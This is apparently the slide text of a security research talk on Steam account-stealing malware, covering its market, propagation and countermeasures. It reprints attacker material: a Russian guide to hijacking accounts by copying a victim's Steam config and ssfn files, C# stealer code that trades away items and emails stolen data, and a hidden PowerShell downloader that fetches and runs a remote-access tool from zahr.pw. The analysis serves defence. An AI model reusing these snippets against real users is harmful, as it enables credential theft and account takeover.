
ALL YOUR CREDS ARE BELONG TO US

WHO

Bart Parys
@bartblaze

Threat Intelligence Analyst, Cyber Threat Detection and Response
PwC UK

Fights malware and zombie-like specimens alike at Killing Floor.

Santiago Pontiroli
@spontiroli

Security Researcher, Global Research and Analysis Team
Kaspersky Lab

Learning Russian (insults mostly) by playing CS:GO

STATE OF THE ART, GAMING PLATFORMS

- Digital distribution platforms such as Steam and Origin are the default buying option for a vast majority of gamers.
- Steam has over 125 million registered accounts, with an estimated of 3.5 billion dollars in game purchases.

Security research has tragically ignored **gaming** malware in the mistaken assumption that nothing of any real value is traded there.

STORE COMMUNITY ABOUT SUPPORT

Steam Support

Help, I can't sign in

- I forgot my Steam Account name or password
- I'm not receiving a Steam Guard code
- My Steam Account was stolen and I need help recovering it
- I deleted or lost my Steam Guard Mobile Authenticator
- Give my Steam Account to the Russian mob

“We see around 77,000 accounts hijacked and pillaged each month. These are not new or naïve users; these are professional CS:GO players, reddit contributors, item traders, etc. Users can be targeted randomly as part of a larger group or even individually.”


Steam, Valve Corporation

Как обойти ввод пароля и проверку Steam Guard?
Представляем такую ситуацию: Мы имеем доступ к чужому компьютеру со стимом и хотим зайти в этот аккаунт без ввода пароля и Steam Guard'a. Как это организовать:
1) Нам нужны следущие файлы с его компьютера:
C:/Steam/config/config.vdf"
C:/Steam/config/loginusers.vdf"
C:/Steam/config/SteamAppData.vdf"
C:/Steam/ssfn*"
2) Для входа в аккаунт жертвы со своего компьютера:
2.1)Закрываем клиент Steam.
2.2) Удаляем у себя папки:
"C:/Steam/config/"
"C:/Steam/appcache/"
"C:/Steam/userdata/"
2.3) Создаем папку "C:/Steam/config"
2.4) Кидаем туда файлы жертвы
2.5) Кидаем в "C:/Steam" ssfn файл жертвы
2.6) Запускаем клиент Steam
2.7) Готово! Вы обошли ввод пароля и проверку Steam Guard! Можете обменивать вещи! Файлы "ssfn" - обходят проверку Steam Guard Файлы из папки "config" - обходят ввод пароля

VDF AND SSFN FILES, THE KEYS TO THE KINGDOM

CREDENTIAL STEALING FOR DUMMIES

IMPOTANTE: Compilar la solución en modo **Release**, en el modo **Release** suprimo las excepciones controladas, aparte, el modo **Debug** tiene un comportamiento distinto y se muestran controles adicionales para testear el la iluminación de los botones:



YOUR ITEMS ARE VALUABLE TOO

	★ StatTrak™ Huntsman Knife | Slaughter (Factory … Counter-Strike: Global Offensive	1	Starting at: $400.82 USD
	★ Karambit | Urban Masked (Factory New) Counter-Strike: Global Offensive	1	Starting at: $400.00 USD
	★ StatTrak™ Butterfly Knife | Stained (Factory New) Counter-Strike: Global Offensive	1	Starting at: $400.00 USD
	★ StatTrak™ Huntsman Knife | Case Hardened (Fa… Counter-Strike: Global Offensive	1	Starting at: $400.00 USD

OOPS THERE GOES MY SKINS

```
[STAThread]
private static void Main()
{
        SteamWorker steamWorker = new SteamWorker();
        steamWorker.addOffer("STEAM_0:0:138793613 ", "277587226", "s35NMLwF");
        steamWorker.ParseSteamCookies();
        if (steamWorker.ParsedSteamCookies.Count > 0)
        {
                steamWorker.getSessionID();
                steamWorker.addItemsToSteal("440,570,730,753", "753:gift;570:
                rare,legendary,immortal,mythical,arcana,normal,unusual,ancient,
                tool,key;440:unusual,hat,tool,key;730:tool,knife,pistol,smg,shotgun,
                rifle,sniper rifle,machinegun,sticker,key");
                steamWorker.SendItems("");
                steamWorker.initChatSystem();
                steamWorker.getFriends();
                steamWorker.sendMessageToFriends("Oops there goes my skins,
                :(\r\nHacked By The Suspect");
        }
}
```

GIVE ME YOUR CREDENTIALS, COMRADE

```
string host = "smtp.mail.ru";
int port = 2525;
string userName2 = text;
string password = text2;
SmtpClient smtpClient = new SmtpClient(host, port);
smtpClient.Credentials = new NetworkCredential(userName2, password);
smtpClient.EnableSsl = true;
string from = text3;
string to = text4;
string subject = "Отчет Steam Stealer by LiteCrew:" + userName + str + str2;
string body = "Это письмо от Steam Stealer";
smtpClient.Send(new MailMessage(from, to, subject, body)
```

STEAM STEALING AS A SERVICE


> Originally Posted by **Kytachi**
>
> Big Big Vouche, the support is so GREAT!
> Definitly worth paying $10 for it

> Originally Posted by **xxwoingenauxx**
>
> me and my friend Kytachi bought it ^^ the support is the BEST i ever saw !!!

> Originally Posted by **xxwoingenauxx**
>
> EZ MONEY EZ LIFE ITS WORKING !!

THE REFERRAL METHOD


- The malware is usually sold at around 30 USD.
- Documentation is available for an additional price.
- Very easy to get started, builders and referral schemes are an option.
- You get a 60% profit and the authors get a 40% cut from what is stolen.



PROPAGATION

- Fake voice software impersonating TeamSpeak, RazerComms and others.
- Fake screenshot sites impersonating Imgur, LightShot or SavePic.

From “lol, wtf? check this pic” to getSessionID() in a line of code.




https://gist.github.com/bartblaze/941f8c84afbcbd4631839512e244c960


GRAPHING THE MALWARE

- ~ 1300 samples
- Sorting via GUID
- TypeLib, MVID, hash
- ~700 samples: no TypeLib
- 65 samples: same TypeLib
- Clusters of samples ~10-20 same TypeLib and/or MVID

OBFUSCATION STATISTICS



MALWARE GEOGRAPHY (C2, HOSTED IPs)



https://otx.alienvault.com/pulse/55bb83ae67db8c6f0af587a4/

THE CURRENT SCENARIO

- Fake Chrome extensions or JavaScript malware, scamming via gambling websites.
- Illegitimate gambling sites, including fake deposit bots.
- AutoIT wrappers to make analysis and detection harder.
- Embedding RATs (Remote Access Trojans) such as NanoCore or DarkComet.

THE FUTURE

- Ratty McRATFace: RATs becoming more popular - a very recent example (September) is the usage of Quasar RAT

- PowerShell you say?

```
@echo off
start powershell.exe -windowstyle hidden -executionpolicy bypass -file zaga.ps1
ping 127.0.0.1 -n 2
```

Executes

```
$CheckFile = Test-Path "$env:APPDATA/gzf.bin"
if ($CheckFile) {exit}
1 > "$env:APPDATA/gzf.bin"
$down = New-Object System.Net.WebClient
$url1  = "http://zahr.pw/sh/7sh";
$url2  = "http://zahr.pw/sh/sharchivedmngr";
$url3  = "http://zahr.pw/sh/shlapsizeof";
$file1 = "$env:APPDATA/7sh.exe";
$file2 = "$env:APPDATA/sharchivedmngr";
$file3 = "$env:APPDATA/shlapsizeof.cmd";
$down.DownloadFile($url1,$file1);
$down.DownloadFile($url2,$file2);
$down.DownloadFile($url3,$file3);
$exec = New-Object -com shell.application
$exec.shellexecute($file3, "", "", "open", 0);
```

Downloads 7-zip, which unzips and installs NetSupport

Valve’s counter-measures

- Two-factor authentication either by email or mobile Steam Guard application.
- Blocking URL’s throughout Steam.
- Captcha on trades (briefly), and then bypassed.
- Steam mobile trade confirmation
- ...

“What used to be a handful of hackers is now a highly effective, organized network, in the business of stealing and selling items.”

Steam, Valve Corporation

GAME OVER

THANK YOU!